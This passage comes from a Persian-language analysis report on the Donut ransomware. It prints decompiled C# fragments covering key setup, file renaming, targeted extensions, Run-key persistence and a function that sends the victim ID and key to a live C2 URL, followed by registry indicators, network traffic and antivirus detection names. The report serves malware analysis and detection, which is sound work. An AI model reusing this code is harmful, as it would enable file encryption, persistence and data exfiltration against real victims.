351             "\\Local Settings",
352             "\\AppData",
353             "\\lulu",
354             "\\$RECYCLE",
355             "\\System Volume Information"
356         };
357
358         // Token: 0x04000006 RID: 6
359         public static string[] stop_list_files = new string[]
360         {
361             "desktop.ini",
362             "autorun.inf",
363             "ntuser.dat",
364             "iconcache.db",
365             "bootsect.bak",
366             "boot.ini",
367             "ntuser.dat.log",
368             "thumbs.db"
369         };
370
```

تصویر ۲

قطعه کد زیر مربوط به کلید عمومی باج‌افزار می‌باشد :

GenerateCoupon(int, int) : string

```
1  // lulu_cry.Form1
2  // Token: 0x06000015 RID: 21 RVA: 0x00002614 File Offset: 0x00000814
3  public static string GenerateCoupon(int length, int seed)
4  {
5      Random random = new Random(seed);
6      string text = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
7      StringBuilder stringBuilder = new StringBuilder(length);
8      for (int i = 0; i < length; i++)
9      {
10         stringBuilder.Append(text[random.Next(text.Length)]);
11     }
12     return stringBuilder.ToString();
13 }
14
```

قطعه کد زیر مربوط به تنظیم یک کلید جهت رمزگذاری فایل‌ها می‌باشد :

setKey(string) : void

```
1  // lulu_cry.Form1
2  // Token: 0x0600000A RID: 10 RVA: 0x0000219C File Offset: 0x0000039C
3  public static void setKey(string key)
4  {
5      Encoding.GetEncoding(1251).GetBytes(key);
6      int num = Form1.rijndaelAlg.KeySize / 8;
7      for (int i = 0; i < num; i++)
8      {
9          Form1.x1[i] = (byte)key[i % key.Length];
10     }
11     Form1.rijndaelAlg.Key = Form1.x1;
12 }
13
```

باج افزار با استفاده از قطعه کد زیر به انتهای نام فایل‌ها پسوند donut. اضافه می‌کند :

```
donutRenameFile(string) : Exception
// lulu_cry.Form1
// Token: 0x0600000E RID: 14 RVA: 0x00002290 File Offset: 0x00000490
public static Exception donutRenameFile(string fname)
{
    Exception result = null;
    try
    {
        File.Move(fname, fname + ".donut");
    }
    catch (Exception result2)
    {
        return result2;
    }
    return result;
}
```

قطعه کدهای زیر مربوط فرایند ارسال اطلاعات به سرور کنترل و فرمان باج‌افزار می‌باشد :

```
sendInfoThread() : void
// lulu_cry.Form1
// Token: 0x06000012 RID: 18 RVA: 0x00002454 File Offset: 0x00000654
public static void sendInfoThread()
{
    try
    {
        string win_ver = Environment.OSVersion.Version.ToString();
        int num = 0;
        while (num < 10 && !(Form1.insertData(Form1.donut_id, Form1.donut_key, win_ver).Message == "ok"))
        {
            Thread.Sleep(1000);
        }
    }
    catch (Exception)
    {
    }
}
```

تصویر ۱

```
insertData(string, string, string) : Exception
// lulu_cry.Form1
// Token: 0x06000009 RID: 9 RVA: 0x000020F8 File Offset: 0x000002F8
public static Exception insertData(string pc_id, string pc_key, string win_ver)
{
    Exception result = null;
    try
    {
        string address = "http://88.99.48.80/donut/client.php";
        using (WebClient webClient = new WebClient())
        {
            byte[] array = webClient.UploadValues(address, new NameValueCollection
            {
                {
                    "pc_id",
                    pc_id
                },
                {
                    "pc_key",
                    pc_key
                },
                {
                    "win_ver",
                    win_ver
                }
            });
            if (array.Length == 2)
            {
                return new Exception("ok");
            }
            Encoding.UTF8.GetString(array);
        }
    }
    catch (Exception result)
    {
    }
    return result;
}
```

تصویر ۲

قطعه کد زیر مربوط به کلید رجیستری است که توسط باج‌افزار در سیستم باز می‌شوند :

```
SetStartup(string) : void
1  // lulu_cry.Form1
2  // Token: 0x0600000B RID: 11 RVA: 0x000021F8 File Offset: 0x000003F8
3  private static void SetStartup(string path)
4  {
5      Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue("donut.exe", path);
6  }
7
```

قطعه کد زیر مربوط به رمزگذاری فایل‌ها با پسوندهایی مشخص توسط باج‌افزار می‌باشد :

```
Form1
340      // Token: 0x04000004 RID: 4
341      public static string extensions_target =
           ".1cd,.3dm,.3ds,.3fr,.3g2,.3gp,.3pr,.7z,.7zip,.aac,.ab4,.abd,.acc,.accdb,.accde,.accdr,.accdt,.ach,.acr,.act,.adb,.adp,.ads,.agdl,.ai,.aiff,.ait,.al,.aoi,.apj,.apk,.arw,.ascx,.asf,.asm,.asp,.aspx,.asset,.asx,.atb,.avi,.awg,.back,.backup,.backupdb,.bak,.bank,.bay,.bdb,.bgt,.bik,.bin,.bkp,.blend,.bmp,.bpw,.bsa,.c,.cash,.cdb,.cdf,.cdr,.cdr3,.cdr4,.cdr5,.cdr6,.cdrw,.cdx,.ce1,.ce2,.cer,.cfg,.cfn,.cgm,.cib,.class,.cls,.cmt,.config,.contact,.cpi,.cpp,.cr2,.craw,.crt,.crw,.cry,.cs,.csh,.csl,.css,.csv,.d3dbsp,.dac,.das,.dat,.db,.db_journal,.db3,.dbf,.dbx,.dc2,.dcr,.dcs,.ddd,.ddoc,.ddrw,.dds,.def,.der,.des,.design,.dgc,.dgn,.dit,.djvu,.dng,.doc,.docm,.docx,.dot,.dotm,.dotx,.drf,.drw,.dtd,.dwg,.dxb,.dxf,.dxg,.edb,.eml,.eps,.erbsql,.erf,.exf,.fdb,.ffd,.fff,.fh,.fhd,.fla,.flac,.flb,.flf,.flv,.flvv,.forge,.fpx,.fxg,.gbr,.gho,.gif,.gray,.grey,.groups,.gry,.h,.hbk,.hdd,.hpp,.html,.ibank,.ibd,.ibz,.idx,.iif,.iiq,.incpas,.indd,.info,.info_,.ini,.iwi,.jar,.java,.jnt,.jpe,.jpeg,.jpg,.js,.json,.k2p,.kc2,.kdbx,.kdc,.key,.kpdx,.kwm,.laccdb,.lbf,.lck,.ldf,.lit,.litemod,.litesql,.lock,.log,.ltx,.lua,.m,.m2ts,.m3u,.m4a,.m4p,.m4v,.ma,.mab,.mapimail,.max,.mbx,.md,.mdb,.mdc,.mdf,.mef,.mfw,.mid,.mkv,.mlb,.mmw,.mny,.money,.moneywell,.mos,.mov,.mp3,.mp4,.mpeg,.mpg,.mrw,.msf,.msg,.myd,.nd,.ndd,.ndf,.nef,.nk2,.nop,.nrw,.ns2,.ns3,.ns4,.nsd,.nsf,.nsg,.nsh,.nvram,.nwb,.nx2,.nxl,.nyf,.oab,.obj,.odb,.odc,.odf,.odg,.odm,.odp,.ods,.odt,.ogg,.oil,.omg,.one,.orf,.ost,.otg,.oth,.otp,.ots,.ott,.p12,.p7b,.p7c,.pab,.pages,.pas,.pat,.pbf,.pcd,.pct,.pdb,.pdd,.pdf,.pef,.pem,.pfx,.php,.pif,.pl,.plc,.plus_muhd,.pm!,.pm,.pmi,.pmj,.pml,.pmm,.pmo,.pmr,.pnc,.pnd,.png,.pnx,.pot,.potm,.potx,.ppam,.pps,.ppsm,.ppsx,.ppt,.pptm,.pptx,.prf,.private,.ps,.psafe3,.psd,.pspimage,.pst,.ptx,.pub,.pwm,.py,.qba,.qbb,.qbm,.qbr,.qbw,.qbx,.qby,.qcow,.qcow2,.qed,.qtb,.r3d,.raf,.rar,.rat,.raw,.rdb,.re4,.rm,.rtf,.rvt,.rw2,.rwl,.rwz,.s3db,.safe,.sas7bdat,.sav,.save,.say,.sd0,.sda,.sdb,.sdf,.sh,.sldm,.sldx,.slm,.sql,.sqlite,.sqlite3,.sqlitedb,.sqlite-shm,.sqlite-
           wal,.sr2,.srb,.srf,.srs,.srt,.srw,.st4,.st5,.st6,.st7,.st8,.stc,.std,.sti,.stl,.stm,.stw,.stx,.svg,.swf,.sxc,.sxd,.sxg,.sxi,.sxm,.sxw,.tax,.tbb,.tbk,.tbn,.tex,.tga,.thm,.tif,.tiff,.tlg,.tlx,.txt,.upk,.usr,.vbox,.vdi,.vhd,.vhdx,.vmdk,.vmsd,.vmx,.vmxf,.vob,.vpd,.vsd,.wab,.wad,.wallet,.war,.wav,.wb2,.wma,.wmf,.wmv,.wpd,.wps,.x11,.x3f,.xis,.xla,.xlam,.xlk,.xlm,.xlr,.xls,.xlsb,.xlsm,.xlsx,.xlt,.xltm,.xltx,.xlw,.xml,.xps,.xxx,.ycbcra,.yuv,.zip";
342
```

قطعه کد زیر مربوط به مقادیر برخی از متغیرهای استفاده شده در کدمنبع باج‌افزار می‌باشد :

```
Form1
453          // Token: 0x04000011 RID: 17
454          public static string landingPath = "c:\\TEMP\\donut.exe";
455
456          // Token: 0x04000012 RID: 18
457          public static string donut_key = "afkshdjfgawgefuyagusgf324jfhak";
458
459          // Token: 0x04000013 RID: 19
460          public static string donut_id = "unknown";
461
462          // Token: 0x04000014 RID: 20
463          public static int blockSize = 256;
464
465          // Token: 0x04000015 RID: 21
466          private IContainer components;
467      }
468  }
469
```

باج‌افزار Donut فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فرایندهای زیر را ایجاد می‌کند :

- Donut.exe
  - QIejvr⁷LpTccb⁹⁹pdeiq⁸EVGUQvckSWy.exe

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم تنظیم می‌شود :

<HKCU>\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Local AppData

<HKCU>\Software\Microsoft\GDIPlus\FontCachePath

<HKCU>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\donut.exe

<HKCU>\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\CleanupWiz\Last used time

<HKCU>\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\CleanupWiz\Days between clean up

<HKLM>\System\CurrentControlSet\Enum\Root\LEGACY_TAPISRV\۰۰۰۰\Control\ActiveService

<HKLM>\System\CurrentControlSet\Enum\Root\LEGACY_RASMAN\۰۰۰۰\Control\ActiveService


<HKLM>\System\CurrentControlSet\Services\EventLog\Application\Microsoft H.۳۲۳ Telephony Service Provider\EventMessageFile

<HKLM>\System\CurrentControlSet\Services\EventLog\Application\Microsoft H.۳۲۳ Telephony Service Provider\TypesSupported

<HKCU>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\donut.exe

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج افزار Donut را نشان می‌دهد.



درخواست HTTP، پس از اجرای باج افزار به شرح زیر می‌باشد.


http://۸۸.۹۹.٤۸.۸۰/donut/client.php

میزبانی که باج افزار با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
آلمان	۸۰	۸۸.۹۹.٤۸.۸۰

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :

تصویر ۱



تصویر ۲: موقعیت مکانی آی پی ۸۸.۹۹.۴۸.۸۰

شناسایی :

در حال حاضر تعداد ۵۲ مورد از ٦٧ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Generic.Ransom.Hiddentear.A.3EFB23...	AegisLab	Troj.Ransom.W32.Agent!c
AhnLab-V3	Trojan/Win32.Agent.C2571705	ALYac	Trojan.Ransom.Donut
Antiy-AVL	Trojan[Ransom]/Win32.Agent	Arcabit	Generic.Ransom.Hiddentear.A.3EFB23...
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Kryptik.clfug	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Generic.Ransom.Hiddentear.A.3EFB23...	CAT-QuickHeal	Trojan.Genasom
Comodo	Backdoor.MSIL.Bladabindi.ABC	CrowdStrike Falcon	malicious_confidence_100% (W)
Cybereason	malicious.f7d045	Cylance	Unsafe
Cyren	W32/Trojan.GSAC-8506	DrWeb	Trojan.Encoder.25552
Emsisoft	Generic.Ransom.Hiddentear.A.3EFB23... (B)	Endgame	malicious (high confidence)
eScan	Generic.Ransom.Hiddentear.A.3EFB23...	ESET-NOD32	a variant of Generik.BSVMGWG
F-Secure	Generic.Ransom.Hiddentear.A.3EFB23...	Fortinet	W32/Agent!tr
GData	Generic.Ransom.Hiddentear.A.3EFB23...	Ikarus	Trojan-Ransom.Rokku
K7AntiVirus	Trojan (005345f11)	K7GW	Trojan (005345f11)
Kaspersky	HEUR:Trojan-Ransom.Win32.Agent.gen	Malwarebytes	Ransom.Donut
MAX	malware (ai score=97)	McAfee	RDN/Ransom
McAfee-GW-Edition	RDN/Ransom	Microsoft	Ransom:Win32/Genasom
NANO-Antivirus	Trojan.Win32.Encoder.febaul	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Ransom.b44
SentinelOne	static engine - malicious	Sophos AV	Mal/Cryplu-A
Sophos ML	heuristic	Symantec	Downloader
TACHYON	Ransom/W32.Donut.59392	Tencent	Win32.Trojan.Agent.Akfe
TrendMicro	Ransom_DONUT.THFAAAH	TrendMicro-HouseCall	Ransom_DONUT.THFAAAH
VBA32	TScope.Trojan.MSIL	ViRobot	Trojan.Win32.S.Ransom.59392.H
Webroot	W32.Malware.Gen	Yandex	Trojan.Kryptik!28vTtuHVuEM
Zillya	Trojan.Agent.Win32.899371	ZoneAlarm	HEUR:Trojan-Ransom.Win32.Agent.gen